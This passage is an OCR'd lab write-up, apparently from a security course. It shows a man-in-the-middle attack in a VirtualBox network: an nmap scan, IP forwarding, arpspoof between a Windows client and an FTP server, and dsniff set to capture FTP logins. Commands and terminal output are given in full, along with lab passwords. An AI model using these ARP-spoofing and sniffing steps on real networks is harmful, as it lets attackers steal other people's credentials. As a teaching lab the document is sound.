



Fig 2.14 Server Setup Completed

Access the FTP server from Target Command Prompt:

- Open the CMD on the Target Machine.
- Use command > ftp 10.0.2.16 to connect to the FTP server.
- Log in a user.
- Type Username as pc1 and provide password as Passw0rd!
- User will be successfully logged in.
- Now, type by to terminate the connection.


MSEdge - Win10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
eula
C:\Windows\system32\cmd.exe


```
Host Name:      MSEDGEWIN10
IE Version:     11.379.17763.0
OS Version:     Windows 10
Service Pack:   No service pack
User Name:      IEUser
Password:       Passw0rd!
```

```
C:\Users\IEUser>ftp 10.0.2.16
Connected to 10.0.2.16.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.0.2.16:(none)): pc1
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\IEUser>
```

Fig 2.15 FTP server verification


Do an MITM and sniff the username and password for FTP transaction using wireshark and dsniff:

First using NMAP check for the users and open ports and verify the targets both sever and target machine using command # nmap -Pn -sS -F 10.0.2.* :


Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:26
/bin/bash
/bin/bash 78x27


```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
ult qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 08:00:27:c6:46:0d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 411sec preferred_lft 411sec
    inet6 fe80::a00:27ff:fec6:460d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@kali:~# nmap -Pn -sS -F 10.0.2.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 01:26 EDT
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00055s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.0059s latency).
Not shown: 95 filtered ports
```

Fig 2.16 Target Analysis using NMAP


Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:27
/bin/bash
/bin/bash 78x27

```
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5357/tcp open  wsdapi
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.0013s latency).
All 100 scanned ports on 10.0.2.3 (10.0.2.3) are filtered
MAC Address: 08:00:27:0C:A9:5C (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.13 (10.0.2.13)
Host is up (0.00058s latency).
Not shown: 97 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:E6:E5:59 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.16 (10.0.2.16)
Host is up (0.00056s latency).
Not shown: 94 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
```

Fig 2.17 Target Analysis using NMAP




Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:27
/bin/bash
/bin/bash 78x27
Right C

```
Not shown: 97 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:E6:E5:59 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.16 (10.0.2.16)
Host is up (0.00056s latency).
Not shown: 94 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:34:60:79 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.0000090s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 3.79 seconds
root@kali:~# 
```

Fig 2.17 Target Analysis using NMAP Completed

Now, for successful MITM attack firstly enabling Packet Forwarding on Kali:

# echo 1 > /pro/sys/net/ipv4/ip_forward




Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:33
/bin/bash
/bin/bash 78x27
Right C

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl

Usage:
 sysctl [options] [variable[=value] ...]

Options:
  -a, --all            display all variables
  -A                   alias of -a
  -X                   alias of -a
      --deprecated     include deprecated parameters to listing
  -b, --binary         print value without new line
  -e, --ignore         ignore unknown variables errors
  -N, --names          print variable names without values
  -n, --values         print only values of the given variable(s)
  -p, --load[=<file>]  read values from file
  -f                   alias of -p
      --system         read values from all system directories
  -r, --pattern <expression>
                       select setting that match expression
  -q, --quiet          do not echo variable set
  -w, --write          enable writing a value to variable
  -o                   does nothing
  -x                   does nothing
  -d                   alias of -h

 -h, --help     display this help and exit
```

Fig 2.18 Enabling Packet Forwarding

In the next image following steps are done:

- Adding ip_forward variable in sysctl:
  # sysctl -w net.ipv4.ip_forward=1
- Start arp spoofing on the targets (server and target machine) on eth0 interface:
  # arpspoof -i eth0 -t 10.0.2.16 -r 10.0.2.13
- Start dsniff on eth0 interface:
  # dsniff -I eth0



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:39
/bin/bash
/bin/bash 78x12
/bin/bash 78x13

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# arpspoof -i eth0 -t 10.0.2.16 -r 10.0.2.13
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46
:d
```

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```

Fig 2.19 Enabling ARP spoofing and dsniff

Again, accessing a user pc1 on the ftp server using target machine by the command > ftp 10.0.2.16 and the providing username as pc1 and password as Passw0rd!



MSEdge - Win10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
eula
C:\Windows\system32\cmd.exe

Host Name: MSEDGEWIN10
IE Version: 11.379.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!

```
C:\Users\IEUser>ftp 10.0.2.16
Connected to 10.0.2.16.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.0.2.16:(none)): pc1
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
```

Fig 2.20 Accessing User on FTP server using Target Machine

As soon as target enters the username and password for the user on ftp server dsniff captures the username and password:



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:44
/bin/bash
/bin/bash 78x12
/bin/bash 78x13
Right C

```
:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46
:d
